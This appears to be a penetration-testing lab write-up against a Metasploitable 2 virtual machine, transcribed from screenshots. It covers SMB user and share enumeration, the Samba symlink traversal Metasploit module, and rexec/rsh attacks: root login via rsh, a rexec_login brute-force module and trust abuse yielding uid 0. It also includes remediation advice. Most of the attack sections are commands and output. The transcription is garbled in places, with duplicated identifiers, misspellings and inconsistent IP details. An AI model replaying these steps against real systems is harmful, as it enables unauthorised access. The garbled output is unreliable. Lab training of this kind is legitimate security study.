Index: 0x1 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
Index: 0x1 RID: 0x4b0 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)
Index: 0x1 RID: 0x3f5 acb: 0x00000011 Account: man Name: man Desc: (null)
Index: 0x1 RID: 0x439 acb: 0x00000011 Account: user Name: user Desc: (null)
Index: 0x4 RID: 0x4c7 acb: 0x00000011 Account: mysql Name: MySQL Server, Desc: (null)
Index: 0x5 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)
Index: 0x6 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
Index: 0x7 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)
Index: 0x8 RID: 0xbdb acb: 0x00000010 Account: msfadmin Name: msfadmin,, Desc: (null)
Index: 0x9 RID: 0x43e acb: 0x00000011 Account: named Name: (null) Desc: (null)
Index: 0x10 RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
Index: 0x10 RID: 0x4bc acb: 0x00000011 Account: klog Name: (null) Desc: (null)
Index: 0x10 RID: 0x43b acb: 0x00000011 Account: postfix Name: (null) Desc: (null)
Index: 0x10 RID: 0xbcc acb: 0x00000011 Account: service Name: ,,, Desc: (null)
Index: 0x10 RID: 0x439 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
Index: 0x10 RID: 0x439 acb: 0x00000011 Account: irdc Name: irdc Desc: (null)
Index: 0x10 RID: 0x440 acb: 0x00000011 Account: irdc Name: (null) Desc: (null)
Index: 0x10 RID: 0x4ca acb: 0x00000011 Account: ftp Name: (null) Desc: (null)
Index: 0x10 RID: 0x4ca acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)
Index: 0x22 RID: 0x3fa acb: 0x00000011 Account: sync Name: sync Desc: (null)
Index: 0x22 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)
Index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)

user:[gnome] rid:[0x2]
user:[nobody] rid:[0x1f]
user:[bind] rid:[0x4b4]
user:[proxy] rid:[0x4e2]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0x6ba]
user:[www-data] rid:[0x2a]
user:[root] rid:[0x1]
user:[newbs] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distcc] rid:[0x4e6]
user:[proftpd] rid:[0x4ca]
```

Vibhuti [Running] - Oracle VirtualBox

```

File Machine View Input Devices Help
Apps Places Dec 30 15:59 4% 53% ↑ 0.0 kB ↓ 0.1 kB
vibhuti14@vibhuti:~
```

```

===== Share Enumeration on 192.168.1.43 =====

Sharename Type Comment
print$ Disk Printer Drivers
tmp Disk oh noes!
opt Disk
IPC$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.

Server Comment

Workgroup Master

WORKGROUP METASPOLOITABLE

[*] Attempting to map shares on 192.168.1.43

//192.168.1.43/print$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.1.43/tmp Mapping: OK Listing: OK Writing: N/A
//192.168.1.43/opt Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing `'
//192.168.1.43/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.1.43/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A

===== ( Password Policy Information for 192.168.1.43 ) =====

Password:
```

Vibhuti [Running] - Oracle VirtualBox

```

File Machine View Input Devices Help
Apps Places Dec 30 15:59 3% 53% ↑ 0.0 kB ↓ 0.1 kB
vibhuti14@vibhuti:~
```

```

[*] Attaching to 192.168.1.43 using a NULL share

[*] Trying protocol 139/SMB...
[*] Found domain(s):
    [*] METASPOLOITABLE
    [*] Builtin

[*] Password Info for Domain: METASPOLOITABLE

    [*] Minimum password length: 5
    [*] Password history length: None
    [*] Maximum password age: Not Set
    [*] Password Complexity Flags: 000000

    [*] Domain Refuse Password Change: 0
    [*] Domain Password Store Cleartext: 0
    [*] Domain Password Lockout Admins: 0
    [*] Domain Password No Clean Change: 0
    [*] Domain Password No Anon Change: 0
    [*] Domain Password Complex: 0

    [*] Minimum password age: None
    [*] Reset Account Lockout Counter: 30 minutes
    [*] Locked Account Duration: 30 minutes
    [*] Account Lockout Threshold: None
    [*] Forced Log off Time: Not Set

[*] Retrieved partial password policy with rpclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

```

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
===== ( Users on 192.168.1.43 via RID cycling (RIDs: 500-550,1000-1050) ) =====
[!] Found new SID: S-1-5-21-1042354839-2475377354-766472396 and logon username '', password ''
[*] Enumerating users using SID S-1-5-21-1042354839-2475377354-766472396 and logon username '', password ''
S-1-5-21-1042354839-2475377354-766472396-500 METASPOITABLE\administrator (Local User)
S-1-5-21-1042354839-2475377354-766472396-501 METASPOITABLE\nobody (Local User)
S-1-5-21-1042354839-2475377354-766472396-512 METASPOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354839-2475377354-766472396-513 METASPOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354839-2475377354-766472396-514 METASPOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354839-2475377354-766472396-1000 METASPOITABLE\root (Local User)
S-1-5-21-1042354839-2475377354-766472396-1001 METASPOITABLE\daemon (Domain Group)
S-1-5-21-1042354839-2475377354-766472396-1002 METASPOITABLE\daemon (Local User)
S-1-5-21-1042354839-2475377354-766472396-1003 METASPOITABLE\daemon (Domain Group)

```

```

[*] msf enum //192.168.1.43/tmp -H
Anonymous login successful.
Try 'help' to get a list of possible commands.
msf: > help
?
allinfo    allname    archive   backup
blocksize   cancel    case_sensitive   chmod
close      del     deltree   dir
du          echo      exit      getfacl
getfacl    hardlink  help      history   isosize
getseas    link      lock      lowercase  ls
lcd        mask      md       mget      mkdir
mkfifo    more      mput     newer     notify
open       posix     posix_encrypt   preopen
posix_rmdir  posix_unlink  posix_whoami  print
put        pwd      recurse   reget
readlink   rd       queue     quit
reput      rm      rmdir     showcacs
setmode    sccp     stat      symlink
timeout   timeout   translate  vulture
tasmode   timeout   tcon     vuserconnect
wuid      wuid     tlogon   listconnect
tcon      tdis      tid      showconnect
tlogoff
...
smbs: > whoami
whoami: command not found
smbs: history
0: help
1: whoami
2: history
smbs: > 

```

Method 3. SMB Symlink Directory Traversal

```

[*] (vibhuti14@vibhuti)[-]
msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>

(( _----- ))
( ( 0 _----- )
  ( _----- )
    ( _----- )
      ( _----- )
        ( _----- )
          ( _----- )
            ( _----- )
              ( _----- )
                ( _----- )
                  ( _----- )
                    ( _----- )
                      ( _----- )
                        ( _----- )
                          ( _----- )
                            ( _----- )
                              ( _----- )
                                ( _----- )
                                  ( _----- )
                                    ( _----- )
                                      ( _----- )
                                        ( _----- )
                                          ( _----- )
                                            ( _----- )
                                              ( _----- )
                                                ( _----- )
                                                  ( _----- )
                                                    ( _----- )
                                                      ( _----- )
                                                        ( _----- )
                                                          ( _----- )
                                                            ( _----- )
                                                              ( _----- )
                                                                ( _----- )
                                                                  ( _----- )
                                                                    ( _----- )
                                                                      ( _----- )
                                                                        ( _----- )
                                                                          ( _----- )
                                                                            ( _----- )
                                                                              ( _----- )
                                                                                ( _----- )
                                                                                  ( _----- )
                                                                                    ( _----- )
                                                                                      ( _----- )
                                                                                      ( _----- )

```

```

+ [ metasploit v6.4.99-dev
+ -- [ 2,572 exploits - 1,377 auxiliary - 1,683 payloads
+ -- [ 433 post - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search samba_symlink_traversal
Matching Modules
=====
# Name           Disclosure Date Rank Check Description
0 auxiliary/admin/smb/samba_symlink_traversal .           normal No   Samba Symlink Directory Traversal

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/smb/samba_symlink_traversal
msf > use 0
msf auxiliary(admin/smb/samba_symlink_traversal) > set RHOSTS 192.168.1.43

```

The screenshot shows two terminal windows. The left window is titled 'Vibhuti [Running] - Oracle VirtualBox' and shows a session with user 'vibhuti14'. It displays the output of an auxiliary module exploit against host 192.168.1.43, setting RHOSTS and SMBSHARE to 'tmp'. The right window is titled 'Metasploitable 2 [Running] - Oracle VirtualBox' and shows a session with user 'msfadmin'. It shows the configuration of interface eth0 and the execution of a command to mount the share.

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
vibhuti14@vibhuti: ~
Dec 30 16:11
4% 61% ↑ 0.0 kB ↓ 0.1 kB

[*] Auxiliary module auxiliary/admin/smb/samba_symlink_traversal > set RHOSTS 192.168.1.43
[*] RHOSTS => 192.168.1.43
[*] Auxiliary module auxiliary/admin/smb/samba_symlink_traversal > set SMBSHARE tmp
[*] SMBSHARE => tmp
[*] Auxiliary module auxiliary/admin/smb/samba_symlink_traversal > run
[*] Resolving auxiliary/admin/smb/samba_symlink_traversal...
[*] 192.168.1.43:445 - Connecting to the server...
[*] 192.168.1.43:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.1.43:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.1.43:445 - No access the following share to browse the root filesystem:
[*] 192.168.1.43\rootfs
[*] Auxiliary module execution completed
[*] Auxiliary module auxiliary/admin/smb/samba_symlink_traversal > smbclient //192.168.1.43/tmp -N
[*] exec: smbclient //192.168.1.43/tmp -N

Anonymous login successful
Try 'help' to get a list of possible commands.
smb: > help
?
allinfo    altname    archive    backup
blocksize   cancel    case_sensitive cd    chmod
chown      close     del    dltree   dir
du          echo      exit    get    getfac
geteas      hardlink  help    history  lsize
lcd         lock     mget    mputcase ls
lmask      mask     md    mputget  mkdir
mkfifo     more     mput    newer   notify
open        posix    posix_encrypt posix_open posix_mkdir
posix_rmdir posix_unix  posix_whami  print  prompt
put        pwd      q    recurse  queue
readlink   rd      rmdir    rm  rename
report     rm      rmrcls  setea
setmode    scoop    stat    symlink tar
timeout   tarmode  translate unlock  volume
uid       wdel    logon   listconnect showconnect
tcon      tdis    tid    utimes logoff
smb: > 

Metasploitable 2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable: ~
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable: ~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:27:f6:18:0d
          inet addr: 192.168.1.255 Mask: 255.255.255.0
          inet6 addr: fe80::a0c27ff:fe6f:80d4%4 Scope:Link
          UP BROADCAST RUNNING MTU:1500 Metric:1
          RX packets:254 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20474 (19.6 KB) TX bytes:8409 (8.2 KB)
          Base address: 0x0200 Memory:f0200000-f0220000
lo       Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask: 255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)

msfadmin@metasploitable: ~
```

Exec Port 512

Description:

The exec service, which operates on Port 512 (TCP), is a legacy "r-command" utility (Remote Execution) primarily found on Unix-like systems. It is designed to allow a user on one computer to execute commands on a remote host without needing to provide a password every time, provided the host is "trusted." When a request is sent to Port 512, the rexecd daemon handles the authentication, which is typically based on the source IP address and entries in files like .rhosts or /etc/hosts.equiv.

Impact:

- Cleartext Credential Theft:** Similar to Telnet, the rexec protocol transmits usernames and passwords in plain text. Anyone monitoring the network can capture these credentials with ease.
- IP Spoofing Attacks:** Since the service often trusts specific IP addresses, an attacker can "spoof" their source IP to trick the server into executing commands without any password at all.
- Full Remote Command Execution:** A successful connection gives the attacker a shell on the target system. From here, they can install malware, delete data, or pivot to other systems on the network.

Severity: Critical

Remedial:

- Disable the Service Immediately:** The primary remedy is to shut down the rexecd daemon. On most systems, this involves disabling it in inetc or xinetd configurations, or stopping the systemd service:

`systemctl stop rexec`

systemctl disable rexec

- **Migrate to SSH (Port 22):** SSH was specifically designed to replace the insecure "r-commands" (rexec, rsh, rlogin). It provides the same remote execution capability but with strong encryption and secure key-based authentication.
 - **Block Port 512 at the Firewall:** Ensure your network firewall and host-based firewalls (like iptables or ufw) are configured to drop all traffic on Port 512.
 - **Remove Trust Files:** Delete any .rhosts or /etc/hosts.equiv files found on the system, as these are used to bypass password prompts in the legacy r-command suite.

POC:

Method 1. Using the rsh client directly (manual exploitation)

```
Vihbuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 30 17:06
4% 54% 0.0 kB 0.0 kB
root@metasploitable:~ root@metasploitable:~

[~vihbuti1a@vihbuti1a:~]
$ rsh 192.168.1.43 -l root
Last login: Tue Dec 30 04:48:46 EST 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 15:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.

root@metasploitable:~# whoami
root

root@metasploitable:~# ifconfig
eth0    Link encap:Ethernet HWaddr 00:00:27:6f:bb:0d
        inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:10775 errors:0 dropped:0 overruns:0 frame:0
              TX packets:10775 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:912006 (890.6 KB) TX bytes:449553 (439.0 KB)
        Base address:0x0200 Memory:f0200000-f0220000

lo     Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:311 errors:0 dropped:0 overruns:0 frame:0
              TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)

msadmin@metasploitable:~$ _
```

Method 2. Automated Brute-Force (Metasploit)

Vibhuti [Running] - Oracle VirtualBox

```
vibhuti14@vibhuti:~
```

```
;k000000000000000k;
x000000000000000y,
.00000001.
.0001.
.

=[ metasploit v6.4.09-dev
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

The Metasploit Framework is a Rapid7 Open Source Project

```
msf > search reexec_login
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/rservices/reexec_login	.	normal	No	reexec Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rservices/reexec_login

```
msf > use 0
msf auxiliary(scanner/rservices/reexec_login) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf auxiliary(scanner/rservices/reexec_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/rservices/reexec_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/rservices/reexec_login) > run
[*] 192.168.1.43:512 - 192.168.1.43:512 - Starting reexec sweep
[*] 192.168.1.43:512 - 192.168.1.43:512 - Attempting reexec with username:password 'msfadmin':'msfadmin'
[-] 192.168.1.43:512 - 192.168.1.43:512 - [!] - Result: Where are you?
[*] 192.168.1.43:512 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploitable 2 [Running] - Oracle VirtualBox

```
msfadmin@metasploitable:~$
```

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:0d
          inet addr: 192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:88d/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:10725 errors:0 dropped:0 overruns:0 frame:0
             TX packets:3235 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:912066 (930.6 KB) TX bytes:44953 (439.0 KB)
Base address:0x0d0 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:311 errors:0 dropped:0 overruns:0 frame:0
             TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)
```

msfadmin@metasploitable:~\$ Select a file to preview.

Method 3. r-Service Trust Abuse (Information Disclosure)

Vibhuti [Running] - Oracle VirtualBox

```
vibhuti14@vibhuti:~
```

```
[(vibhuti14@vibhuti):~] $ sudo netstat -tulpn | grep ':512'
[sudo] password for vibhuti14:
```

```
[(vibhuti14@vibhuti):~] $ sudo netstat -tulpn | grep ':512'
```

```
[(vibhuti14@vibhuti):~] $ rsh -l root 192.168.1.43 id
uid=0(root) gid=0(root) groups=0(root)
```

```
[(vibhuti14@vibhuti):~]
```

Metasploitable 2 [Running] - Oracle VirtualBox

```
msfadmin@metasploitable:~$
```

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:0d
          inet addr: 192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:88d/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:10725 errors:0 dropped:0 overruns:0 frame:0
             TX packets:3235 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:912066 (930.6 KB) TX bytes:44953 (439.0 KB)
Base address:0x0d0 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr: 127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
             RX packets:311 errors:0 dropped:0 overruns:0 frame:0
             TX packets:311 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:126693 (123.7 KB) TX bytes:126693 (123.7 KB)
```

msfadmin@metasploitable:~\$ Select a file to preview.